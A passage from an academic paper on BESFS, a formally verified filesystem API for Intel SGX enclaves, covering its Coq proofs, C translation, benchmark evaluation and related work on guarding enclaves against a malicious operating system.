Purely Functional. The programming language provided by Coq is purely functional, having no global state variables. However, the filesystem is inherently stateful. So, we use *state passing* to bridge this gap. The state resulting from the operation of each method is explicitly passed as a parameter to the next call. If we explicitly pass these state in each call,

[3] For non-explicit synchronization, the enclave has to explicitly invoke them to ask the OS to persist the changes.

it is prone to clutter and accidental omission; therefore, we define them as a monad. As we can see in the definition of `fs_write`, the code is purely functional but it looks like the traditional imperative program. The benefit of this monadic style programming is that it hides the explicit state passing, which makes the code more elegant and less error-prone.

While proof script checking, if Coq encounters a memoized expression for $f(z)$, it will skip proving $f(z)$ again. This is a challenge because in a sequence of system calls the same call to f with identical arguments may return different values. Therefore, we have to force Coq to treat each call as different. To implement this, we introduce an implicit counter as an argument to all the calls. It increments after each call completes. For example, consider the consecutive external calls `read_dir`, `create_dir`, and `read_dir`. The two `read_dir` commands may read the same directory (the same argument) but with different return values because of the `create_dir` command. To reason about such cases, the real arguments passed to the external calls contain not only the common arguments but also an ever-increasing global counter. Thus, in our `read_dir` example, the two commands with original argument p will be represented as $\texttt{read_dir}(\texttt{p},\texttt{n})$ and $\texttt{read_dir}(\texttt{p},\texttt{n}+1)$ so that Coq treats them as different.

Atomicity. The purely functional nature of Coq proofs helps to prove the atomicity of each method call. In an enclave, its internal state is not accessible by the OS even if it gets interrupted; so, in a way, the enclave behaves like a pure function between two OS calls. This simplifies our proof for atomicity. We structure the proof script to check if an error state is reachable from the input state and the OS-returned values; if so, the input state is retained as the output state. If no error is possible, the output state is set to the new state. As a concrete example, the `write` method progressively checks 5 conditions (1: argument `id` is in the handler; 2: the specified position is correct; 3: iut writes to the copied virtual memory successfully; 4: the external call to `seek` succeeds; and 5: the external call to `write` succeeds.) before changing the state.

Non-deterministic Recursive Termination. Gallina guarantees that any theorem about a Gallina program is consistent, i.e., it cannot be both proved and disproved. Further, all programs in Gallina must terminate, since the type of the program is the statement of a theorem.[4] Coq uses a small set of syntactic criteria to ensure the termination. Gallina's termination requirement poses challenges for writing a BESFS implementation, which uses recursive data structures. In most cases, the termination proof for BESFS properties are automatic; however, for a small number of properties, we have to provide an explicit termination proof. For instance, `write_to_buffer` does not admit a syntactic check for termination, as there is a recursive call. To prove termination, via induction, we show that the input buffer size strictly reduces for each invocation of `write`. Effectively, we establish that there are no infinite chains of nested recursive calls.

Mutually Recursive Data Structures. Most of our data structure proofs are by induction and Coq always provides an induction scheme for each inductively declared structure. The automatically generated induction scheme from Coq is *not* always strong enough to prove some of our properties. Specifically, a key data structure in our design is a tree, the leaves of which are a list of trees—this represents the directory and file layouts (Section 3.2)—in this case.

```
1 Tree_ind: forall P: Tree -> Prop,
2  (forall f: Fid, P (Fnode f)) -> (forall (d: Did) (l: list Tree),
3 P (Dnode d l)) -> forall t: Tree, P t
4 Tree_ind2: forall P : Tree -> Prop,
5  (forall f: F, P (Fnode f)) -> (forall (d: Did) (l: list Tree),
6  forall P l -> P (Dnode d l)) -> forall t: Tree, P t
```

We provide an inductive statement `Tree_ind2` that is stronger than Coq-provided induction scheme `Tree_ind`, shown in the above listing. `Tree_ind` is correct but useless. We dispatch the proof by the principle of strong induction, which is `Tree_ind2`. Our induction property uses Coq's second-order logic capability, as the above code listing shows that the sub-property `P` is an input argument to the main property. In our full proof, a number of specific properties instantiate `P`.

External Calls to the OS. We assume that calls to the OS always terminate to allow Coq to provide a proof. If the call terminates, the safety is guaranteed; the OS can decide not to terminate which constitutes as denial-of-service.

Odds & Ends. Out of the 167 lemmas, we prove 75 of them using inductions and the rest of them by logical deductions. There are two kinds of inductions in our proofs: strong induction and weak induction, the difference is the proof obligation. For example, in weak induction we need to prove: if $P(k)$ is `True` then $P(k+1)$ is `True`. In strong induction, it is: if $P(i)$ is `True` for all i less than or equal to k then $P(k+1)$ is `True`. Our customized induction principle for `Tree` is a typical strong induction. In all, we proved 75 lemmas by induction (39 and 36 lemmas by strong and weak induction respectively).

We do not implement `get_next_free_page` but enforce that an implementation must satisfy the property that the new page allocated by the function is not used for existing files and is a valid page (less than the upper bound limit). Similarly, for functions `new_fid` and `new_did` we enforce the new ids are unique to avoid conflict. It is formally stated as $\texttt{new_fid}(\texttt{t}) \notin \text{FIDS}(\texttt{t})$ and $\texttt{new_did}(\texttt{t}) \notin \text{DIDS}(\texttt{t})$ respectively. Note that we only give a specification for allocating new pages and ids for files and directories because we do not want to restrict the page and namespace management algorithm. This way, the implementation can use a naive strategy of just allocating a new id/page for each request, employ a sophisticated re-use strategy to allocated previously freed ids, or use temporal and spatial optimizations for page allocation as long as they fulfill our safety conditions.

[4] A non-terminating program such as $\texttt{let}f(x) := f(x)$ has an arbitrary type, and hence any theorem is valid about it.

Component	Language	LOC	Size (in KB)
Machine-proved Implementation			
Coq definitions & Proofs	Gallina	3676	1757.38
Hand-coded Implementation			
Implementation	C	863	172.39
External Call Interface	C	469	201.55
SGX Utils	C	117	667.04
Total		**1449**	**1040.98**

Table 5: LOC for various components of BESFS.

6 Coq to Executable Code

BESFS Coq definitions and proof script comprise 4625 LOC with 167 lemmas and 2 main theorems. The development effort for BESFS was approximately two-human years for designing the specifications and proving them. The Coq implementation has a machine-checked proof of correctness, i.e., matching the specification. The Coq code, however, needs to be converted to executable code to run in an enclave. Currently, Coq supports automatic extraction to three high-level languages: OCaml, Haskell, and Scheme [1]. We can successfully compile our code to executables; however, none of these three functional languages have runtime support for Intel SGX, primarily due to the lack of a memory manager (e.g., garbage collector) that is compatible with SGX.

Further, we have tried to run our compiled code in these three languages on existing library OSes with SGX, but without success. Specifically, we find that two state-of-the-art frameworks, Graphene-SGX [18] and Panoply [46], are not robust enough to run compiled Haskell or OCaml "hello world" programs. Our investigation reveals that supporting these functional language runtimes in entirety would require extensive foundational work, such as porting memory managers, and SGX support on existing library OSes misses several critical OS abstractions. Specifically, Graphene-SGX does not support `create_timer`, `set_timer`, `delete_timer`, and `sigaction` syscalls. We attempted to add support for these syscalls, but it is a non-trivial amount of work to add support for an entire subsystem to Graphene-SGX. In Section 9, we discuss why certified compilation from Coq to machine code is currently not practical, but a promising future direction.

With no publicly available enclave system supporting compiled programs for high-level language that Coq extracts to, we resorted to a manual line-by-line translation of our machine-checked Coq implementation to `C` code. Our `C` implementation comprises of 863 LOC core logic and 586 LOC helper functions, totaling 1449 LOC (Table 5). Our Coq code intentionally leaves out the implementation of untrusted POSIX calls. At enclave runtime, these calls have to be redirected to an actual filesystem provided by the OS (whose behavior is not trusted).

Ease of Integration. Our `C` implementation can be integrated with any SGX framework [15, 18, 46] as well as stand-alone SGX applications [28] and SGX SDK [7] (See Section 7.4). We choose Panoply as the SGX framework to integrate and test BESFS. For adding BESFS support, we wrap the application's file system calls and marshal its arguments to make them compatible with BESFS interface described in Section 3.2. Once Panoply collects the return values from the external `libc` call, we unmarshal the return values and give it back to BESFS. BESFS checks the return values and our wrapper then converts back the results to a data type expected by the application. If BESFS deems the results as safe we return the final output of the API call to the application, else we flag a safety violation. We add 724 LOC to Panoply.

7 Evaluation

Our evaluation goal is to demonstrate the following:

- BESFS safety definition is compatible with the semantics of POSIX APIs expected by benign applications.
- Our API has the right abstraction and is expressive enough to support a wide range of applications.
- The bugs uncovered in our implementation due to BESFS formal verification efforts.
- BESFS can be integrated into a real system.
- Performance of BESFS for (a) I/O intensive benchmarks; (b) CPU intensive benchmarks; (c) per-call latencies for files; and (d) real-world application workloads in typical enclave deployments.

Experimental Setup. All our experiments were conducted on a machine with Intel Skylake i7-6600U CPU (2.60 GHz, 4 cores) with 12 GB memory and 128 MB EPC of which 96MB is available to user enclaves. We execute our benchmark on Ubuntu 18.04 LTS. We use our hand-coded `C` implementation of BESFS and Panoply (unless stated otherwise) to run our benchmarks in an enclave. Panoply internally uses Intel SGX SDK Linux Open Source version 2.4 [7]. [5] BESFS uses ext4 as the underlying POSIX compliant filesystem.

Benchmarks Selection Criteria & Description. Our selection is aimed at showcasing how well BESFS fares in reaching its design goals. Since our evaluation goals for BESFS are multi-faceted, we selected a wide variety of micro-benchmarks, benchmarks, and real-world applications. First, we use the micro-benchmark suite from FSCQ [21]. It comprises workloads to test each file-related system call via different sequences of filesystem operations on large and small files. Second, we use IOZone [42], a well-known and a broad filesystem benchmark for measuring bandwidth for different file access patterns with 13 tests for 7 standard operations. Third, for testing BESFS on non-I/O intensive applications, we use CPU-intensive programs from SPEC CINT2006 [8]. We were able to port 7/12 programs from SPEC. We were unable to port the rest of the benchmarks because some programs from SPEC (`omnetpp`, `perlbench`, `xalancbmk`) use

[5] We have also benchmarked BESFS on Ubuntu 14.04, SGX SDK 1.6.

LibC Calls	SPEC CINT 2006							FSCQ		Total
	astar	mcf	bzip2	hmmer	libqu	h264	sjeng	small	large	
BESFS Core Calls										
open	3	0	1	0	0	7	0	2	1	14
read	27	0	4	0	0	129	0	1	3072	3233
write	0	0	0	0	0	0	0	1	66560	66561
lseek	0	0	0	0	0	75	0	0	66563	66638
remove	0	0	0	0	0	0	0	2	1	3
close	3	0	1	0	0	7	0	2	1	14
mkdir	0	0	0	0	0	0	0	100	0	100
BESFS Auxiliary Calls										
fopen	1	2	0	5	0	6	1	0	0	15
fread	1	0	0	1	0	1	0	0	0	3
fwrite	0	1035	0	6	0	13	2	0	0	1056
fgets	0	90435	0	108	0	0	5	0	0	90548
fscanf	12	0	0	0	0	24	0	0	0	36
fprintf	0	5985	0	605	0	17	162	0	0	6769
fseek	0	0	0	0	0	2	0	0	0	2
ftell	0	0	0	4	0	1	0	0	0	5
rewind	0	0	0	3	0	0	0	0	0	3
Unsafe Calls										
fsync	0	0	0	0	0	0	0	0	2	2
rename	0	0	0	0	0	0	6	0	0	6
Total	47	97457	6	732	0	282	176	108	136200	**235008**

Table 6: Frequency of filesystem calls. Rows $3-11$ *and* $13-22$ *represent the frequency of core and auxiliary calls supported by* BESFS *respectively. Rows* $24-26$ *show the frequency of unsafe calls for each of our benchmarks.*

non-C APIs which are not supported in Panoply. Other limitations such as lack of support for `longjmp` in Panoply's SDK version prevent us from running the `gobmk` and `gcc` programs. Fourth, we use all applications from Panoply—a system to execute legacy applications in enclaves. These 4 real-world applications (H2O web server, TDS database client, OpenSSL library, and Tor) have a mix of CPU, memory, and file, and network IO workloads. We successfully port $3/4$ case-studies to BESFS (see Section 7.4 for details) and use the same workloads as that in Panoply [46]. Lastly, we select all the 10 real-world applications from Privado [28] which perform inference over CIFAR10 and ImageNet using state-of-the-art neural network models. Thus, our final evaluation is on a total of 31 applications: (a) 10 programs from FSCQ for micro-benchmarking per-call latencies for file operations, (b) IOZone and 7 programs from SPEC for measuring the overhead of BESFS on IO-intensive and CPU-intensive benchmarks. (c) 3 applications from Panoply and 10 applications from Privado for demonstrating the effect of BESFS on real-world enclave usage. All our results are aggregated over 5 runs.

7.1 Expressiveness & Compatibility

We empirically demonstrate that if the underlying filesystem and the OS are POSIX compliant and benign then BESFS is not overly restrictive in the safety conditions. We first analyze all syscalls and `libc` calls made by our benchmarks for various workloads using `strace` and `ltrace` respectively. We then filter out the fraction of filesystem related calls. Table 6 shows the statistics of the type of filesystem call and its frequency for our benchmarks. We observe a total of 235008 filesystem calls comprising of 18 unique APIs. BESFS can protect $235000/235008$ of them.

Libc API	LOC	BESFS Core API used for composition of LibC API												
		fstat	read	open	close	seek	create	mkdir	rmdir	remove	chmod	readdir	truncate	write
read	7		✓											
fread	25		✓											
fscanf	34		✓											
fwrite	12	✓												✓
write	20	✓												✓
fprintf	15	✓												✓
fopen	78	✓		✓		✓	✓						✓	
open	60	✓		✓		✓	✓						✓	
fclose	9				✓									
close	17				✓									
fseek	31	✓				✓								
lseek	39	✓				✓								
rewind	5					✓								
creat	30			✓			✓							
mkdir	25							✓						
unlink	21									✓				
chmod	23										✓			
ftruncate	5												✓	
ftell	12	✓												
fgetc	9		✓											
fgets	25		✓											
readdir	10											✓		

Table 7: Expressiveness of BESFS. *Row represents a* `libc` *API used by our benchmarks. Column* 2 *represents the LOC added to implement the* `libc` *API. Columns* $3-15$ *represent the* 13 *core APIs supported by* BESFS. ✓ *represents that the API is used to compose* `libc` *API.*

Compositional Power of BesFS. BESFS directly reasons about 15 calls using the core APIs outlined in Section 3.2. We use BESFS's composition theorem and support additional 22 auxiliary APIs that have to be intercepted such that BESFS checks all the file operations for safety. For example, `fgets` reads a file and stops after an EOF or a newline. The read is limited to at most one less character than `size` parameter specified in the call. We implement `fgets` by using BESFS's core API for read (see Table 7). Since we do not know the location of the newline character, we read the input file character-by-character and stop when we see a new line, EOF, or if the buffer size reaches the value `size`. Similarly, we already know the total size of the buffer when writing the content to the output file (e.g., after resolving the format specifiers in `fprintf`). Thus we write the complete buffer in one single call. `libc` calls use flags to dictate what operations the API must perform. For example, the application can use the `fopen` API to open a file for writing. If the application specifies the append flag ("`a`"), the library creates the file if it does not exist and positions the cursor at the end of the file. To achieve the same functionality using BESFS, we first try to open the file, if it fails with an `ENOENT` error, we check if the parent directory exists. If so, we first create a new file. If the file exists, we open the file and then explicitly seek the cursor to the end of the file. We implement and support a total of 16 flags in total for our 3 APIs which require flags. Our implementation

currently supports the common flags used by applications and can be extended in the future using our core APIs.

BESFS does not reason about the safety of the remaining 2 APIs which amount to a total of 8 calls in our benchmarks. Although BESFS does not support these unsafe calls, it still allows the enclave to perform those calls. Importantly, these unsupported calls do not interfere with the runs in our test suite and do not affect our test executions. By the virtue of BESFS's atomicity property, synchronization calls such as `sync`, `fsync`, and `fdatasync` have to be implicitly invoked for the OS after each function call to persist the changes. We experimentally confirm that the program produces the same output with and without BESFS, thus reaffirming that our safety checks do not alter the program behavior.

7.2 Do Proofs Help in Eliminating Bugs?

We encountered many mistakes and eliminated them during the development as a part of our proof experience. This highlights the importance of a machine-proved specification.

Example 1: `seek` Specification Bug. In at least two of our functions, we need to test whether the position of the current cursor is within the range of the file, in other words, less than the length of the file. If the cursor is beyond the scope of a specific file, any further operation such as read or write is illegal. In the early versions of our Coq implementation, we simply put "`if pos` $<$ `size`" as a judgment. But during the proof, we found we cannot prove certain assertions because we had ignored the corner case by mistake: when the file is just created with 0 bytes size, the only valid position is also 0.

Example 2: `write` Implementation Bug. BESFS's `write` function input includes the position (`pos`) at which the buffer is to be written. In our initial Coq implementation of `write`, we used the name `pos` for the cursor stored in the open handles (O). Thus, we had two different variables being referred to by the same name. As a result, the second variable value (the cursor) shadowed the write position. This bug in `write` was violating the specification for the argument `pos`. We uncovered it when our proof was not going through. However, once we fixed the bug by renaming the input argument, we were able to prove the safety of `write`.

Example 3: Panoply & Intel SGX SDK Overflow Bugs. Panoply's `fread` and `fwrite` calls pass the size of the buffer and a pointer to the buffer. BESFS piggybacks on these Panoply calls to read and write encrypted pages. While integrating BESFS code in Panoply, our integrity checks after read / write calls were failing. On further inspection, we identified stack corruption bugs in both `fread` and `fwrite` implementations of Panoply. Specifically, if the buffer size is larger than the maximum allowed stack size in the enclave configuration file ($>$ 64 KB in our experiments), even if we pass the right buffer size, the enclave's stack is corrupted. To fix this issue, we changed the SDK code to splice the buffer into smaller sizes ($<$ 64 KB) to read / write large buffers. After our fix, the implementation passed BESFS checks.


Example 4: Panoply Error Code Bugs. According to `fopen` POSIX specification, the function fails with `ENOENT` if the filename does not name an existing file or is an empty string. When we used Panoply's `fopen` interface, it did not return the expected error code when the file did not exist. Our BESFS check after the external call flagged a warning of a safety condition violation because BESFS did not have a record of this file but the external call claimed that the file existed. On investigation, we discovered that Panoply had a bug in its `errno` passing logic. In fact, on further testing of other functions using BESFS, we found 7 distinct functions where Panoply's error codes were incorrect. We tested against the 7 attacks / bugs in Panoply after integrating BESFS to ensure that it did not violate any invariants.

Simulating a Malicious OS. First, we hand-crafted a suite of around 687 tests cases in the form of `assert` statements embedded in 40 test-driver `C` programs that make a series of filesystem calls. To generate these asserts and test drivers, we took our proof invariants and systematically generated asserts which checked the given constraint. We then coded the tests along with the assert statements. Second, to simulate the malicious OS, we manually crafted and planted known-bad return values at the system call interface. We semi-randomly generated these values, similar to SibylFS [44]. When simulating the OS, it does not matter if the victim binary is executing inside or outside of an enclave. This observation simplified our testing setup. For a clean way to hook on the syscalls and libc calls made by our victim test-driver programs, we used the `ld_preload` environment variable to optionally link the test case victim binaries with our malicious syscall and libc return values.[6] We then performed three sets of executions of the victim binaries: (a) without our malicious library and without BESFS for ensuring that the victim binary executes in the baseline case and recording the benign path for a given input; (b) with our malicious library but without BESFS to show that the lack of checks causes the victim binary to execute unintended paths i.e., assertion failures; (c) with our malicious library and BESFS to check if BESFS can detect the bad return values. We investigated the resulting assertion failures in these runs. We report that all of the failures observed in (b) but not (a) were due to lack of checks; while they did not occur in case (c). This shows that BESFS invariants were able to prune all the planted bad return values.

7.3 Performance

BESFS is the first formally verified filesystem for SGX. Although our primary goal is not performance, we report performance on our benchmarks for completeness. First, we re-

[6] Another way is to write a malicious Linux kernel module to intercept calls made by the victim enclave binary.



(a) FSCQ *Single Syscalls.* *(b)* FSCQ *Large IO.* *(c) SPEC CINT 2006.* *(d) IOZone.*

Figure 5: BESFS *Performance on micro-benchmarks, standard CPU, and IO benchmarks with respect to Panoply. (a) Execution overhead for each system call in* FSCQ. *(b) File operation bandwidth reported by* FSCQ *large IO suite. (c) Execution overhead on SPEC2006 CPU benchmarks. (d) File operation bandwidth reported by IOZone benchmarks.*

port the per-call latencies and file access pattern latencies with the FSCQ micro-benchmark. Our main take away from this experiment is that BESFS overhead is dominated by the encryption-decryption of the file content. Next, we demonstrate this phenomenon systematically by reporting 12.22% overhead and 4.8× bandwidth slowdown on standard CPU (SPEC CINT2006) and I/O benchmarks respectively. Lastly, we report the overheads on real-world applications in Section 7.4. Future optimizations can use BESFS API specification as an oracle for golden implementation.

Micro-benchmarking Single File-related Operations. We use FSCQ to measure the per-system call overhead of BESFS. Figure 5a shows that it averages to 3.1×. We observe that read-write operations incur a large overhead. The read operation is slowed down by 3.7× and create+write is 5.4× slower because BESFS performs page-level AES-GCM authenticated encryption when the file content is stored on the disk. Thus, each read and write operation leads to at least a page of encryption-decryption and integrity computation.

Micro-benchmarking Access Patterns. Next, we run all the large tests in FSCQ with 8 KB block size, 1 KB I/O transfer size, and 1 MB total file size. FSCQ performs a series of sequential write, sequential read, re-read, random read, random write, multi-write, and multi-read operations. We perform each type of operation 100K times on the files. We observe an average overhead of 6.7× because of BESFS checks. Figure 5b shows the bandwidth for each of these operations. Sequential access incurs relatively less performance overhead because they consolidate the page-level encryption-decryption for every 4K bytes. Random accesses are more expensive because each read / write may cause a page-level encryption-decryption. BESFS does not cache page content so re-reads and sequential reads incur similar overheads.

I/O Intensive Benchmark: IOZone. We use IOZone to test BESFS for file sizes up to 512 KB while varying the record size from 4 KB to 512 KB and report the aggregate performance in Figure 5d. We observe an average of 4.8× decrease in the IO bandwidth over all the operations. Write operations are significantly more expensive in comparison to reads. This is because BESFS performs reads over the page for decrypting the content and then does a write, which requires encryption.

CPU Intensive Benchmark: SPEC CINT2006. SPEC benchmarks take in a configuration file and optionally an input file to produce an output file. Figure 5c and shows the performance per-application overhead; the average overhead is 12.22%. `hmmer`, `href`, `sjeng`, and `libquantum` have relatively less overhead whereas `astar`, `bzip2`, and `mcf` exhibit larger overhead. `astar` and `mcf` use `fscanf` to read the configuration files. Thus, reading each character read leads to a page read and corresponding decryption and integrity check. Further, `astar` reads a binary size of 65 KB for processing. As shown by our single syscall measurements (Figure 5a), reads are expensive. Both these factors amplify the slowdown for `astar`. `bzip2` and `mcf` output the benchmark results to new files of sizes 274 and 32 KB respectively which leads to a slowdown. Specifically, `bzip2` reads input file in chunks of 5000 bytes which leads to a 2-page read / write and decrypt/encrypt per chunk. Finally, `libquantum` has the lowest overhead because it does not perform any file operations.

7.4 Real-world Case Studies

We showcase the ease of integration and usage of BESFS in real-world enclave programs with two case-studies: (a) 4 applications from Panoply; (b) 10 applications from Privado [28] which is built directly on Intel SGX SDK.

Secure Micron Execution with Panoply. We use the 4 applications from the Panoply paper and evaluate them under the same workloads [46]. We do not observe any significant slowdown for OpenSSL(±0.2%) and Tor nodes (±0.8%). Both these applications use file operations to load configurations (e.g., signing keys, certificates, node information) only once during their lifetime, while the rest of the execution does not interact with files. On the other hand, we observe an overhead of 72.5% for the FreeTDS client. We attribute this overhead to the nature of the application which performs file operations for each of the 48 SQL queries in the benchmarks. Lastly, we report that the H2O web server logic violates BESFS safety properties. Specifically, H2O duplicates the file descriptors across worker threads and concurrently accesses the file content to be served to the clients. Thus, we deem H2O as non-compatible with BESFS.

Secure Inference with Privado. As a second case study, we

integrate BESFS with Privado [28]—an SGX-compatible machine-learning framework. It uses Torch library to infer labels of images from standard datasets using 10 well-known deep neural net architectures (LeNet, VGG19, Wideresnet, Resnet110, Resnext29, AlexNet, Squeezenet, Resnet50, Inceptionv3, and Densenet). These applications vary from 230 LOC to 13.4 KLOC and have enclave memory footprint between 0.6 MB to 392 MB. We use Cifar-10 and ImageNet datasets, as done in Privado, where each image is 3.1 KB and 155.6 KB respectively. For each of the application, we integrate BESFS interface with 20 LOC changes to Privado. We observe an overhead of $\pm 1\%$ relative to the baseline for all the networks and their corresponding datasets. We see such low overheads because, unlike Panoply, Privado decrypts the file input after reading it. Thus, the baseline includes the cost of decryption. In this case, BESFS only adds a fixed startup cost of checks proportional to the number of file operations on the input file and the number of images in a batch, while keeping the decryption time constant across both the systems. This shows that BESFS is compatible and easy to integrate with enclaves which already use file encryption-decryption.

8 Related Work

We survey the existing SGX defenses including verification as well as filesystem hardening work in the non-SGX setting.

SGX Attacks & Defenses. BESFS ensures the filesystem integrity based on hardware integrity guarantees of SGX. It assumes the confidentiality of SGX only in one lemma, i.e., the secrecy of a cryptographic key. This is an important design choice in light of the side-channels [36, 39, 45, 52]. BESFS assumes secure hardware implementation and is agnostic to confidentiality defenses [29].

Filesystem Support in SGX. Ideally, the enclave should not make any assumptions about the faithful execution on the untrusted calls and should do its due diligence before using any (implicit or explicit) results of each untrusted call. The effects of malicious behavior of the OS on the enclave's execution depends on what counter-measures the enclave has in place to detect and / or protect against an unfaithful OS. Currently, the common ways to facilitate the use of filesystem APIs inside an enclave are (a) port the entire filesystem inside the enclave [11, 33]; (b) keep the files encrypted outside the enclave [15, 18, 46] and, for each return parameters, check the data types, bounds on the IO buffers, and valid value ranges of API specific values (e.g., error codes, flags, and structures). As one concrete comparison, Intel SGX SDK PFS Library [4] is dedicated solely to the filesystem layer. Although it leaves the enclave vulnerable to Iago-like attacks as we showed in Section 2.3, it is better than approaches which bloat the TCB to support all syscalls. It is not transparent to existing legacy applications; the enclave has to use APIs with the non-standard interface for explicit key management (e.g., `sgx_fopen_auto_key`) as well as traditional file operations (e.g., `sgx_fopen(filename,mode,key)`). More importantly, while these systems reduce the attack surface of file syscall return value tampering, none of them provably thwart all the attacks in Section 2.2. Other filesystems with untrusted OS in a non-enclave setting are not formally verified [37].

Verified Guarantees for Enclaves. Formal guarantees have been studied for enclaved applications to some extent. They provide provable confidentiality guarantees for pieces of code executing inside the enclave. Most notably, Moat [49], /Confidential [48], and IMPe [27] formally model various adversary models in SGX and ensures that the enclave code does not leak confidential information. These confidentiality efforts are orthogonal to BESFS's integrity goals. Another line of verification research has focused on certifying the properties of the SGX hardware primitive itself, which BESFS assumes to be correctly implemented. Komodo [25] is a formally specified and verified monitor for isolated execution which ensures the confidentiality and integrity of enclaves. TAP [50] does formal modeling and verification to show that SGX and Sanctum [24] provide secure remote execution which includes integrity, confidentiality, and secure measurement. The existing works on verified filesystems do not reason about an untrusted OS so they cannot be simply added on top of these enclave systems. BESFS is above these hardware abstractions.

Filesystem Verification. Formal verification for large-scale systems such as operating systems [30, 35], hypervisors [12], driver sub-systems [20] and user-applications [31] has been a long-standing area of research. None of these works consider a Byzantine OS, which leads to completely different modeling of properties. Filesystem verification for benign OS, however, is in itself a challenging task [34]. This includes building abstract specifications [26], systematically finding bugs [53], POSIX non-compliance [44] in filesystem implementations, end-to-end verified implementations [13], crash consistency [17], and crash recovery [21].

9 Discussion

While BESFS has a machine-checked Coq implementation of our filesystem API specification, it would be desirable to have machine-checked enclave-executable code. We believe this is feasible, in principle, but requires significant advances in state-of-the-art certified language techniques to become immediately practical. There are at least three different promising future work directions to enable certified executable BESFS code: (1) directly certifying the enclave machine code [2]; (2) using a certified compiler to convert Coq code to machine code [14]; and (3) using a simulation proof of `C` or machine code implementation with the Coq code in the spirit of K [5].

Compiling Coq to `C`. The most promising direction is to have certified compilation from Coq to `C` code and then from `C` to machine code. CertiCoq [14] is a certified compiler from

Gallina (Coq) to CompCert-C. CompCert [40] is one of the most mature certified C compiler which ensures that the generated machine code for various processors behaves exactly as prescribed by the semantics of the source program. With help from the CertiCoq team, we report that we have successfully compiled BESFS to executable C code. However, we point out that CertiCoq is a very early stage compiler at present. The produced code is incomplete which causes segmentation faults. Further, it cannot be interfaced with external function calls (e.g. system calls) due to missing foreign function interfaces (FFI). Nonetheless, we expect that as CertiCoq matures, certified machine code for BESFS (and similar systems) will become a practical possibility.

Verified Machine Code. The second possibility is to verify the machine code directly. Given that BESFS is written at a higher level of abstraction (Gallina), our subsequent verification has to reason about the language abstraction gap between Gallina and machine code. Coq supports extraction to OCaml, Haskell, Scala, and C. The most mature extraction techniques are to OCaml and Haskell, so we tried to port their runtimes to SGX. For reasons reported in Section 6, porting such language runtimes to SGX certifiably merits a separate research effort in its own right.

Bisimulation. A third possibility is a bisimulation of the C or machine code and the Coq code. For maintaining such proofs, when the BESFS specification expands in the future, the best way is to specify the operational semantics of the machine code (or C) and Coq in a common framework. We believe this is possible but entails significant future work.

10 Conclusion

BESFS is the first formally proved enclave specification and implementation for integrity-protecting POSIX filesystem API. BESFS API is expressive to support real applications, minimizes the TCB, and eliminates bugs.

Acknowledgments

We thank our shepherd Vasileios Kemerlis and the anonymous reviewers for their feedback; Andrew Appel and Olivier Belanger for discussions and help with CertiCoq; Privado team at Microsoft Research for sharing the torch code for our case-study; Shruti Tople, Shiqi Shen, Teodora Baluta, and Zheng Leong Chua for their help on improving earlier drafts of the paper. This research was partially supported by a grant from the National Research Foundation, Prime Ministers Office, Singapore under its National Cybersecurity R&D Program (TSUNAMi project, No. NRF2014NCR-NCR001-21) and administered by the National Cybersecurity R&D Directorate. This work was funded in part by Yale-NUS College grant R-607-265-322-121. This material is in part based upon work supported by the National Science Foundation under Grant No. DARPA N66001-15-C-4066 and Center for Long-Term Cybersecurity. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the National Science Foundation.

Availability

BESFS specification and implementation in Coq is available at https://shwetasshinde24.github.io/BesFS/

References

[1] Code Extraction from Coq. https://coq.inria.fr/library/Coq.extraction.Extraction.html.

[2] Frama-C. https://frama-c.com/index.html.

[3] Google Asylo. https://asylo.dev.

[4] Intel Protected File System Library Using SGX. https://software.intel.com/en-us/sgx-sdk-dev-reference-intel-protected-file-system-library.

[5] K Framework. http://www.kframework.org.

[6] Open Enclave SDK. https://openenclave.io/.

[7] SGX SDK. https://github.com/intel/linux-sgx/.

[8] SPEC 2006. https://www.spec.org.

[9] Tor. https://www.torproject.org.

[10] Syscall wrappers should sanity-check return values from untrusted ocalls · issue #21 · keystone-enclave/keystone-runtime. https://github.com/keystone-enclave/keystone-runtime/issues/21, August 2019.

[11] A. Ahmad, K. Kim, M. I. Sarfaraz, and B. Lee. OBLIVIATE: A Data Oblivious File System for Intel SGX. NDSS'18.

[12] E. Alkassar, M. A. Hillebrand, W. Paul, and E. Petrova. Automated Verification of a Small Hypervisor. VSTTE'10.

[13] S. Amani, A. Hixon, Z. Chen, C. Rizkallah, P. Chubb, L. O'Connor, J. Beeren, Y. Nagashima, J. Lim, T. Sewell, J. Tuong, G. Keller, T. Murray, G. Klein, and G. Heiser. Cogent: Verifying High-Assurance File System Implementations. ISCA'16.

[14] A. Anand, A. Appel, G. Morrisett, Z. Paraskevopoulou, R. Pollack, O. S. Belanger, M. Sozeau, and M. Weaver. CertiCoq: A verified compiler for Coq. CoqPL'17.

[15] S. Arnautov, B. Trach, F. Gregor, T. Knauth, A. Martin, C. Priebe, J. Lind, D. Muthukumaran, D. O'Keeffe, M. L. Stillwell, D. Goltzsche, D. Eyers, R. Kapitza, P. Pietzuch, and C. Fetzer. SCONE: Secure Linux Containers with Intel SGX. OSDI'16.

[16] A. Baumann, M. Peinado, and G. Hunt. Shielding Applications from an Untrusted Cloud with Haven. OSDI'14.

[17] J. Bornholt, A. Kaufmann, J. Li, A. Krishnamurthy, E. Torlak, and X. Wang. Specifying and checking file system crash-consistency models. ASPLOS '16.

[18] C. che Tsai, D. E. Porter, and M. Vij. Graphene-SGX: A Practical Library OS for Unmodified Applications on SGX. ATC'17.

[19] S. Checkoway and H. Shacham. Iago Attacks: Why the System Call API is a Bad Untrusted RPC Interface. ASPLOS '13.

[20] H. Chen, X. N. Wu, Z. Shao, J. Lockerman, and R. Gu. Toward Compositional Verification of Interruptible OS Kernels and Device Drivers. PLDI '16.

